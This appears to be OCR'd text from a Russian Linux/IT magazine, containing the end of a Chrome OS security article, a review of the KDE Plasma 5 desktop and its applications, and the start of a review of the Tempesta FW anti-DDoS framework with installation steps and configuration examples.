
Из остальных средств обеспечения безопасности можно отметить применение флагов компилятора для минимизации риска срыва стека (-fno-delete-null-pointer-checks, -fstack-protector, FORTIFY_SOURCE), задействование «усиленного» механизма ASLR (Address space layout randomization) в ядре Linux (патч PaX), использование capabilities вместо SUID-бинарников где это возможно, ограничения на загрузку модулей ядра, использование модуля TPM (в Chromebook’ах) для хранения ключей шифрования диска и пароля пользователя, запрет на запуск обычных ELF-бинарников юзером и некоторые другие вполне стандартные техники, многие из которых пересекаются с Android и Hardened Gentoo.

ВЫВОДЫ

Конечно, Chrome OS гораздо сложнее, чем я смог описать в этой статье. В ней есть множество нюансов и огромное количество интересных идей. Обо всем этом можно почитать на сайте проекта Chromium (goo.gl/0fPGFJ), благо авторы открыты по отношению к сторонним разработчикам и написали весьма неплохую документацию.

ПЯТЫЙ ЭЛЕМЕНТ

ОБЗОР РАБОЧЕГО СТОЛА KDE PLASMA 5 С ПРИЛОЖЕНИЯМИ



Роман Рыженко
rommanio@yandex.ru

KDE — один из основных рабочих столов свободных *nix-систем. Но когда во времена перехода на версию 4 разработчики кардинально изменили интерфейс, множество пользователей от KDE отказались. Разработчики учли это, и следующий мажорный релиз был скорее эволюционным, нежели революционным.

ВВЕДЕНИЕ

Прежде всего, пятой версии рабочего стола KDE не существует в принципе. Под этим названием скрывается целая плеяда приложений и ПО, а именно:

- Qt — «костяк» всего KDE, набор библиотек, отвечающих за графику и многое другое;
- KDE Frameworks 5, представляющий собой портированный на Qt 5 набор библиотек, ранее сосредоточенный в монолитном пакете kdelibs;
- KDE Plasma 5 — собственно пользовательское окружение KDE со всеми виджетами и плазмоидами;
- KDE Applications 14.12 — набор приложений, построенных на базе KDE Frameworks 5.

Разумеется, по отдельности все это рассматривать смысла не имеет, так что в статье коснемся всего упомянутого.

АРХИТЕКТУРА И УСТАНОВКА

Как уже было сказано, вместо использования монолитного пакета kdelibs разработчики перешли на модель с разделением функциональности и более мелкими пакетами. Пакеты эти разбиты на уровни, каждый последующий зависит от более низкого:

- Первый уровень расширяет возможности библиотек Qt — например, сюда относятся KArchive, KCoreAddons и KWindowSystem.
- Второй уровень расширяет возможности первого добавлением некоторого функционала, специфичного для данной платформы, — в число таковых входит модуль для интернационализации KI18n или модуль обработки фатальных ошибок KCrash.
- Третий уровень представляет все остальные функции KDE — на данном уровне и находится библиотека для работы с плазмоидами. Также здесь располагается, к примеру, KDEWebKit.

Помимо этих уровней, существуют еще два набора библиотек. В частности, для облегчения портирования имеется слой совместимости с KDE 4, куда включены такие модули, как KHTML, KJS и KMediaPlayer. Про Qt 5 смысла особого рассказывать нет, упомяну лишь, что он стал еще более кроссплатформенным. В самом KDE Plasma 5 стоит отметить поддержку Wayland. Пока еще она не полная, портирован только оконный менеджер KWin, и весь код, специфичный для данного проекта, вынесен в отдельный модуль. Все остальное планируется довести до ума в 2015 году. Кроме того, появился менеджер устройств Bluetooth — BlueDevil, позволяющий настраивать беспроводные мыши, клавиатуры и другие подобные устройства.

Для установки новой оболочки KDE в Ubuntu 14.10 набираем следующие команды:

```
$ sudo apt-add-repository ppa:kubuntu-ppa/next
$ sudo apt update
$ sudo apt install kubuntu-plasma5-desktop
```

После этого в диспетчере рабочих столов выбираем Plasma.


GUI. ПЕРВЫЕ ВПЕЧАТЛЕНИЯ

Во время запуска появится заставка, более всего напоминающая попугайский хвост. Справедливости ради стоит отметить, что она хоть и цветистая, но достаточно плавная. Загружается KDE где-то секунд 25 — для стабильной версии это непозволительно много, но в случае Ubuntu это preview-релиз, так что подобное поведение, хотя и с натяжкой, допустимо. После запуска будет показан абсолютно пустой рабочий стол с панелью в нижней части экрана — практически во всех современных десктопах такое оформление считается нормой, хотя компьютерщикам старой школы это крайне непривычно.

Посмотрим на панель. На ней у нас, как обычно, в левой части иконка лаунчера, а в правой — систрей. При нажатии на лаунчер появляется меню с вкладками, которые выбираются при наведении мыши. Сменяться вкладки должны плавно, но на деле же (особенно при первом нажатии) это происходит рывками. Само меню полупрозрачное, так что любители эффектов могут быть довольны. Кроме того, нет никакого поля для поиска — по всей видимости, подразумевается, что люди знают о возможности поиска и без такого поля. В систрее же (помимо часов) по умолчанию находится регулировка громкости, буфер обмена, уведомления об устройствах и сетевые подключения. Все остальное скрыто в отдельном выпадающем меню — решение, безусловно, удобное.

В этой версии KDE имеется два лаунчера: один из них стандартный, Kickoff, второй же сделан в стиле старого доброго классического меню «Пуск». Последний будет легковесной заменой стандартному, если все, что от него требуется, — запускать приложения.

Обратим внимание на оформление окна. По умолчанию они оформлены в цветовой гамме Oxygen, с равномерной раскраской элементов управления. По щелчку правой кнопкой на обрамлении вызывается системное меню, в котором, на первый взгляд, не очень много пунктов (Minimize,





Установка KDE Plasma 5

Загрузка KDE 5




INFO


В KDE Plasma 5 в качестве Display Manager'а на замену KDM пришел SDDM.





Настройка шрифтов


Настройка системы поиска Baloo








Лаунчер по умолчанию

Легковесный лаунчер — по сути, самое обычное меню

Maximize, Attach as tab to и Close), но стоит только развернуть подменю More Actions, как глазам тут же предстанет пугающее разнообразие действий. Помимо стандартных изменения размеров и перемещения, здесь еще есть возможность закрепить над и под всеми, развернуть на полный экран и многое другое. Если же и этого окажется недостаточно — добро пожаловать в Special Window Settings, где можно настроить буквально все. Решение спрятать данные пункты меню в подменю очень разумно — тем не менее, может быть, стоило бы убрать некоторые пункты, настроив возможность добавить их обратно?

Тем для пятого KDE мало. Де-факто в стандартной поставке всего одна целостная — Breeze. Схем же оформления чуть больше — около пяти. Но при этом некоторые из них очень неаккуратны — так, одна обесцвечивает шрифты меню.

Для настройки (в том числе добавления/удаления) шрифтов в System Settings появился отдельный модуль. Раньше эти настройки были спрятаны в оформлении приложений, что выглядело достаточно неинтуитивно.

Настройки переключения окон также очень велики — по умолчанию при переключении они отображаются в вертикальной панели слева, но можно настроить вывод окон в старом классическом горизонтальном стиле, а можно и вовсе выводить значки а-ля Windows версии до XP включительно. Допустимо и сменить комбинацию клавиш для переключения окон.

Многие диалоговые окна пока что отображаются как попало — в плане компоновки внешнего вида. Например, легко может случиться такое, что текст в новом окне наезжает на кнопки. Строки меню в приложениях нет. Это, правда, зависит от приложения, но тенденция налицо. При попытке вызвать справку в старых приложениях KDE 4 (которых большинство) вылетает ошибка и справка не запускается.

Виджетов, которые можно разместить на рабочем столе, не так уж и много. Из полезных можно выделить разве что System Load Viewer — для просмотра нагрузки. Остальные же выглядят баловством и украшательством. Панель их добавления «переехала» с нижней части рабочего стола в боковую и, соответственно, изменила свою ориентацию с горизонтальной на вертикальную. Из-за «переселения» шрифт в описании стал крупнее, как и значки, что облегчит жизнь пользователям, имеющим проблемы со зрением. Появилась и функция отмены, что позволяет восстановить нечаянно удаленный виджет.

С локализацией возникли некоторые трудности. Нет, язык выбирается нормально, но после применения настроек (с выходом и последующим заходом) plasmashell постоянно вылетает. Были также замечены некоторые проблемы с прокруткой колесиком мыши — во многих приложениях она не работает вообще, приходится использовать полосу прокрутки.

ПРИЛОЖЕНИЯ

Самое значительное изменение — замена внутренней поисковой машины Nepomuk на Baloo. Baloo позволяет делать то же самое, что делала Nepomuk (а именно производить полнотекстовый поиск и определять взаимоотношения между документами, например определять, какие файлы каким контактам соответствуют), и улучшает данные возможности. Работает она крайне быстро и не нагружает процессор, так что шум вентилятора мешать не будет. Nepomuk же нагружала процессор достаточно ощутимо, чтобы это было заметно. Стандартный поиск файлов и папок работает абсолютно так же, как и подобный функционал в других DE/ОС. А вот для более сложного поиска требуется использовать приложения, входящие в состав KDE, иначе индексация документов вызовет трудности. Так, для поиска соответствий «документ — контакт» нужно использовать Kontact Suite. Огромнейшее преимущество Baloo перед поиском того же Unity заключается в том, что она не показывает изображения при поиске по имени файла. Таким образом, если у тебя имеется серия эротических фотографий с любимым человеком, они не попадут внезапно на проектор, можешь спать спокойно. Настройки поисковой машины находятся в System Settings → Search. Первым пунктом будет Plasma Search, где можно отключить индексирование для некоторых типов документов. В Desktop Search же определяются места, где искать не надо.

Практически все приложения KDE 5 (во всяком случае, те из них, которые включены в репозиторий kubuntu-ppa/next) пока еще основаны на старых библиотеках. Тем не менее распишу и их функционал. Kontact suite — набор приложений для работы с новостями, календарем и почтой. Включает в себя следующие программы:

- KMail — работа с почтой;
- KOrganizer — органайзер и календарь;
- Akregator — читалка лент новостей;
- KAddresBook — управление контактами

и многое другое.

KMail поддерживает такие возможности, как OpenPGP, поиск по сообщениям, настраиваемые фильтры и импорт из различных почтовых клиентов (поддерживается импорт в том числе и из The Bat, что среди почтовых клиентов весьма редко встречается). Также клиент позволяет переключаться между различными режимами переписок и по-всякому сортировать. Для фильтрации спама предусмотрены две возможности: запуск программы над письмом и направление письма через пайп в программу (в последнем случае заменяется весь текст).

KOrganizer имеет возможность работы с серверами совместного планирования, такими как Open-Xchange и Citadel. Синхронизация с Google Calendar опять же поддерживается. И плагины — хоть и немного, но есть. В частности, плагин This Day in History вытаскивает из Википедии информацию о событиях, которые когда-либо происходили в этот день. Да, поддерживается в том числе и печать календарей. Их импорт/экспорт возможен в двух стандартных форматах — vCalendar и iCalendar.

Читалка лент новостей, Akregator, поддерживает в числе прочих возможностей маркировку тех или иных сообщений. Кроме того, поскольку он интегрирован в KDE, в нем есть возможность использовать движок HTML (либо KWebKit, либо, в случае более старого KDE, библиотеками которого текущая версия пока что и пользуется, KHTML) для работы с куками. Это бывает полезно, когда некая лента новостей доступна только для зарегистрированных пользователей.

KAddressBook — менеджер контактов. Поддерживает возможность импорта контактов с нескольких серверов LDAP, интеграцию с eGroupWare (посредством протокола XML-RPC), а также показ адреса на карте в браузере (может использоваться как Google Maps, так и MapQuest). В целом данный набор приложений выполняет свои возможности достаточно хорошо, и, самое главное, он интегрирован, что позволяет управлять всеми приложениями из единого центра.

В поставке KDE имеется также Okular. Ранее он назывался KPDF и был предназначен исключительно для работы с PDF-файлами. Сейчас же он поддерживает целую кучу форматов (в том числе и FictionBook, который очень распространен в СНГ). Текст можно в том числе и копировать — правда, из-за способа выделения (выделяется область, а не текст) выбирать какой-либо конкретный фрагмент не очень удобно.


У KDE есть и свой Torrent-клиент KTorrent, из отличительных черт которого можно отметить шифрование торрент-трафика и множество плагинов, например для поиска и для генерации Magnet-ссылок. Также имеется плагин для управления ограничением скорости по расписанию.

С мультимедиа все печальнее. Dragon Player ни в какую не хотел воспроизводить видеофайлы (как на сервере Samba, так и локально), при этом настроек у него толком нет. Amarok же музыку проигрывает нормально, но вот кодировка тегов оставляет желать лучшего — вместо кириллицы отображаются кракозябры.

О системных приложениях говорить особо нечего — они действуют как часы. Из них отказались запускаться только KDE




Выбор типа планирования для процесса в KSysGuard







KOrganizer, запущенный в составе Kontact suite






Проигрывание в Amarok файла с русскоязычными тегами






Менеджер пакетов Muon



Среда разработки KDevelop



Среда разработки Qt Creator

Partition Manager и KSystemLog, все остальные работают более чем отлично. Из подобных приложений отмечу KInfocenter, показывающий очень подробные данные о железе. Конечно, аналогичную информацию можно получить и с помощью текстовых приложений, однако тут она вся централизована. Стоит упомянуть и о KSysGuard, менеджере процессов, который позволяет задавать тип планирования для процесса — для этого нужно выбрать желаемый процесс, нажать F8 и затем указать планировщик.

Также появился менеджер ПО под названием Muon. Выглядит симпатично, но немного недоработан, в частности на вкладке Discover приложения разбиты по категориям, а на вкладке Installed эти категории отсутствуют и имеется гигантский список установленных приложений.

СРЕДСТВА РАЗРАБОТКИ

Для KDE имеется как минимум две среды разработки — KDevelop и Qt Creator. Они практически независимы друг от друга (обе используют Qt Designer для построения GUI), и у каждой есть свои сторонники.

KDevelop — универсальная среда разработки в KDE, предназначенная, как правило, для больших проектов. Основное его преимущество — поддержка нескольких языков. Кроме того, из особенностей (помимо стандартного набора автодополнение — подсветка синтаксиса — всплывающая документация) можно отметить графический интерфейс к GDB, поддержку множества систем сборки (в том числе make, cmake, autotools, и есть отдельный плагин для QMake) и систем контроля версий (поддерживаются как минимум Git и Bazaar). Пятая же версия KDevelop, основанная на Qt 5 и KDE Frameworks 5, в настоящее время разрабатывается и будет полноценно поддерживаться и на других платформах. Кроме того, будет добавлен плагин на основе LLVM/Clang, который уменьшит размер кодовой базы и улучшит поддержку C/Objective-C.

Qt Creator заточена исключительно под язык C++ (с QML) и библиотеку Qt. Существуют как open source, так и Professional/Enterprise-версии. Особенности — поскольку она разрабатывалась теми же людьми, что разрабатывают Qt, поддержка отладки Qt-приложений идеальна и поддержка новых версий библиотеки Qt появляется быстрее, чем во всех остальных IDE подобного рода. Однако интерфейс у данной среды разработки оставляет желать лучшего — так, нормальная темная тема появилась только недавно. Да и интеграция с CMake хромает. Свободная версия отличается от коммерческих меньшим количеством плагинов, тем не менее ее функционал достаточно обширен, чтобы на это обращать внимание.

LXQT

Помимо KDE, имеется еще один рабочий стол на основе Qt — LXQt. Он разрабатывается на основе LXDE и Razor-qt и, по словам разработчиков, легковесный, модульный, быстрый и удобный. Его особенности:

- Отсутствие привязки к какому-либо менеджеру окон, что позволяет использовать в качестве такового любой современный (Window Maker, Xfwm4, JWM, IceWM, Openbox).
- Использование Qt — в версии 0.8 это был Qt 4, а в версии 0.9 уже Qt 5 с парой библиотек из KDE Frameworks 5.
- Чрезвычайная гибкость в возможности настроек.
- Легковесный файловый менеджер PCManFM-Qt — порт на Qt PCManFM, основанного на GTK+.
- Интеграция с systemd.

LXQt выглядит идеальным решением для тех, кто желает иметь возможность запускать программы на основе Qt, но по тем или иным причинам не хочет ставить KDE.

ЗАКЛЮЧЕНИЕ

Радует, что миграция с KDE 4 на новую версию рабочего стола должна пройти незаметно — кардинальных изменений в нем нет. Возможно, использовать данную версию для работы еще рано (особенно если учитывать, что имеются проблемы с локализацией), но попробовать никто не мешает. Тем не менее, подчеркиваю, KDE 5 (для простоты будем называть его именно так) еще достаточно сырой. Практически все приложения для него все еще идут из-под старой версии — перенесенные приложения пока не готовы. Можно сказать, что KDE 5 еще не вышел, и это будет верно. Но если рассматривать KDE лишь как оболочку и набор библиотек, то он уже вышел. Фактически же подобная путаница происходит из-за смены модели разработки.

Новая версия данного рабочего стола (когда она устаканится) будет интересна прежде всего его приверженцам, новичкам, а также тем, кому не нравится GNOME 3 / Unity. Компьютерщики же старой закалки (а также владельцы маломощных машин), несомненно, предпочтут более легковесные среды. Итог — если ты хочешь «убежать» от третьей версии Гнома из-за того, что она тебе не нравится, но желаешь чего-нибудь аналогичного по функционалу, стоит обратить внимание в сторону KDE.

СПРАВЕДЛИВОЕ ВОЗДАЯНИЕ

Роман Ярыженко
rommanio@yandex.ru



ОБЗОР СРЕДСТВА ЗАЩИТЫ ОТ DDOS-АТАК TEMPESTA FW

DDoS-атаки стали настоящим бичом современного интернета. С ними борются как организационными методами (о которых писали в журнале, и не раз), так и техническими. Последние, как правило, либо неэффективны, либо достаточно дороги. Ребята из NatSys Lab решили попробовать сделать open source средство для защиты от DDoS-атак на веб-приложения. Посмотрим, что у них получилось.

ВВЕДЕНИЕ

Open source средства для защиты от DDoS (IPS), такие, например, как Snort, работают на принципе DPI, то есть анализируют весь стек протоколов. Они, тем не менее, не могут контролировать установление и завершение TCP-соединений, поскольку находятся для этого на слишком высоком уровне в сетевом стеке Linux и не являются ни серверной, ни клиентской стороной. Из-за этого возможен обход данных IPS. Прокси-серверы же участвуют в установлении соединения, но защитить от крупных DDoS не могут по причинам их относительной медлительности — поскольку работают они на том же самом принципе, что и атакуемые серверы. Для них желательно если не столь же хорошее оборудование, как на бэкенде, то достаточное, чтобы выдерживать большие нагрузки.

В NatSys Lab решили пойти по пути kHTTPd и TUX — реализовать фреймворк для работы с HTTP в режиме ядра. Пока что этот фреймворк находится в стадии альфа-версии, однако к середине 2015 года обещают выпустить релиз. Тем не менее, чтобы понять принципы работы и поиграться, достаточно и прототипа, который вполне работоспособен.

УСТАНОВКА И НАСТРОЙКА

Для сборки Tempesta нужно иметь исходники ядра 3.10.10 с необходимыми инструментами. Скачиваем исходники самого проекта:

```
$ git clone https://github.com/natsys/↵
tempesta.git
```

Копируем патч и накладываем его:

```
$ cp tempesta/linux-3.10.10.patch↵
  linux-3.10.10/
$ cd linux-3.10.10
$ patch -p1 < linux-3.10.10.patch
```

Включаем нужные возможности — так, должны быть включены опции CONFIG_SECURITY и CONFIG_SECURITY_NETWORK, отключены все прочие LSM-возможности, такие как SELinux и AppArmor, и параметр Warn for stack frames larger than в подменю kernel hacking установлен в 2048. Затем собираем/устанавливаем ядро:

```
$ make nconfig
$ CONCURENCY_LEVEL=5 fakeroot make-kpkg↵
 --initrd
 --append-to-version=-tempesta kernel_↵
 image_kernel_headers
$ sudo dpkg -i ../linux-image-3.10.10-↵
  tempesta_3.10.10-tempesta-10.00.Custom_↵
  amd64.deb ../linux-headers-3.10.10↵
  -tempesta_3.10.10↵
  -tempesta-10.00.Custom_amd64.deb
$ sudo shutdown -r now
```

После перезагрузки уже можно собирать и сам Tempesta. Для этого переходим в каталог, куда мы клонировали его, и набираем следующую команду:

```
$ make
```

После сборки можно, конечно, уже и запускать, но сперва давай посмотрим конфигурационный файл. Пример его находится в etc/tempesta_fw.conf. Разберем, что в нем есть:

```
# Указываем бэкенд, куда будут направляться
запросы. Допустимо указывать несколько
бэкендов — каждый в отдельной строке
backend 127.0.0.1:8080;
# Порт (и при необходимости адрес), который
используется самим Tempesta. Опять же
допустимо использовать несколько адресов/
портов
listen 80;
listen [::0]:80;
# Настройки кеширования — включено/
отключено. В случае если защищаемый бэкенд
находится на том же сервере, что и Tempesta,
его лучше отключить
cache on;
# Каталог, где хранится кеш. Путь к нему
абсолютен и не должен заканчиваться слешем.
Кроме того, если в пути есть пробелы
и спецсимволы, его необходимо заключать
в кавычки
cache_dir /opt/tempesta/cache;
# Размер кеша. Измеряется в килобайтах
и должен быть кратен 4096
cache_size 262144;
```

Кроме данного конфигурационного файла, в этом же каталоге есть файл tfw_sched_http.conf, в котором, собственно, и находятся правила маршрутизации HTTP и содержимое которого должно, по идее, быть включено в предыдущий — но, по всей видимости, его

```
Terminal - adminuser@adminuser-1204-xbuntu: ~
File  Edit  View  Terminal  Go  Help
adminuser@adminuser-1204-xbuntu:~$ git clone https://github.com/natsys/tempesta.
git
Cloning into 'tempesta'...
remote: Counting objects: 1423, done.
remote: Compressing objects: 100% (49/49), done.
Receiving objects:  20% (285/1423), 156.00 KiB | 303 KiB/s
```

Получение Tempesta

```
Terminal - adminuser@adminuser-1204-xbuntu: ~/linux-3.10.10
File  Edit  View  Terminal  Go  Help

 .config - Linux/x86 3.10.10 Kernel Configuration
 Kernel hacking

 [*] Show timing information on printks
     (4) Default message log level (1-7)
 [ ] Enable __deprecated logic
 [ ] Enable __must_check logic
     (2048) Warn for stack frames larger than (needs gcc 4.4)
 -*- Magic SysRq key
 [ ] Strip assembler-generated symbols during link
 [ ] Generate readable assembler code
 [*] Enable unused/obsolete exported symbols
 -*- Debug Filesystem
 [ ] Run 'make headers_check' when building vmlinux
 [ ] Enable full Section mismatch analysis
 -*- Kernel debugging
 [ ]   Debug shared IRQ handlers
 [*]   Detect Hard and Soft Lockups
 [ ]     Panic (Reboot) On Hard Lockups
 [ ]     Panic (Reboot) On Soft Lockups

F1Help F2SymInfo F3Help 2 F4ShowAll F5Back F6Save F7Load F8SymSearch F9Exit
```

Установка размера фрейма стека в ядре

```
Terminal - adminuser@adminuser-1204-xbuntu: ~/tempesta
File  Edit  View  Terminal  Go  Help
adminuser@adminuser-1204-xbuntu:~/tempesta$ make NORMALIZATION=1
make -C /lib/modules/3.10.10-tempesta3/source M=/home/adminuser/tempesta modules
make[1]: Entering directory `/home/adminuser/linux-3.10.10'
  CC [M]  /home/adminuser/tempesta/sync_socket/sock.o
  LD [M]  /home/adminuser/tempesta/sync_socket/sync_socket.o
  CC [M]  /home/adminuser/tempesta/tempesta_db/file.o
  CC [M]  /home/adminuser/tempesta/tempesta_db/htrie.o
  CC [M]  /home/adminuser/tempesta/tempesta_db/main.o
  LD [M]  /home/adminuser/tempesta/tempesta_db/tempesta_db.o
  CC [M]  /home/adminuser/tempesta/tempesta_fw/addr.o
  CC [M]  /home/adminuser/tempesta/tempesta_fw/cache.o
  CC [M]  /home/adminuser/tempesta/tempesta_fw/cfg.o
  CC [M]  /home/adminuser/tempesta/tempesta_fw/classifier.o
```

Сборка Tempesta

вынесли, чтобы в дальнейшем в модуле диспетчера добавить возможность его обработки. Посмотрим на его синтаксис:

```
# Обязательная строка с именем модуля
sched_http {
    # Группы бэкендов. Бэкенды должны быть
      заданы и в предыдущем конфиге. Внутри
      группы балансировка осуществляется
      путем алгоритма round-robin
    backend_group static_content {
        backend 192.168.1.19;
        backend 192.168.1.20:8080;
    }
    backend_group im {
        backend 192.168.1.21;
    }
    backend_group main {
        backend 192.168.1.5;
    }
    # Правила маршрутизации. Задаются в следующем виде:
    # rule be_group field operator pattern
    # где be_group — определенная выше группа бэкендов,
      field — поле HTTP-заголовка, сравниваемое с pat
      tern с использованием оператора operator. Список
      возможных полей:
    # uri — часть uri HTTP-запроса, содержащая путь
      и строку запроса
    # host — имя хоста либо из uri, либо из заголовка
      Host. Первое приоритетнее
    # host_hdr — только заголовок Host
    # hdr_conn — поле Connection заголовка HTTP-запроса
    # hdr_raw — любое другое поле, имя которого указано
      в pattern
    # operator может быть либо eq — полное соответствие
      с pattern, либо prefix — соответствие на начало
      строки
    # Если запрос не удовлетворяет текущему правилу,
      он проверяется на соответствие следующему
    rule static_content uri prefix "/static";
    rule static_content host prefix "static.";
    rule im uri prefix "/im";
    rule im hdr_raw prefix "X-im-app: ";
    rule main uri prefix "/";
}
```

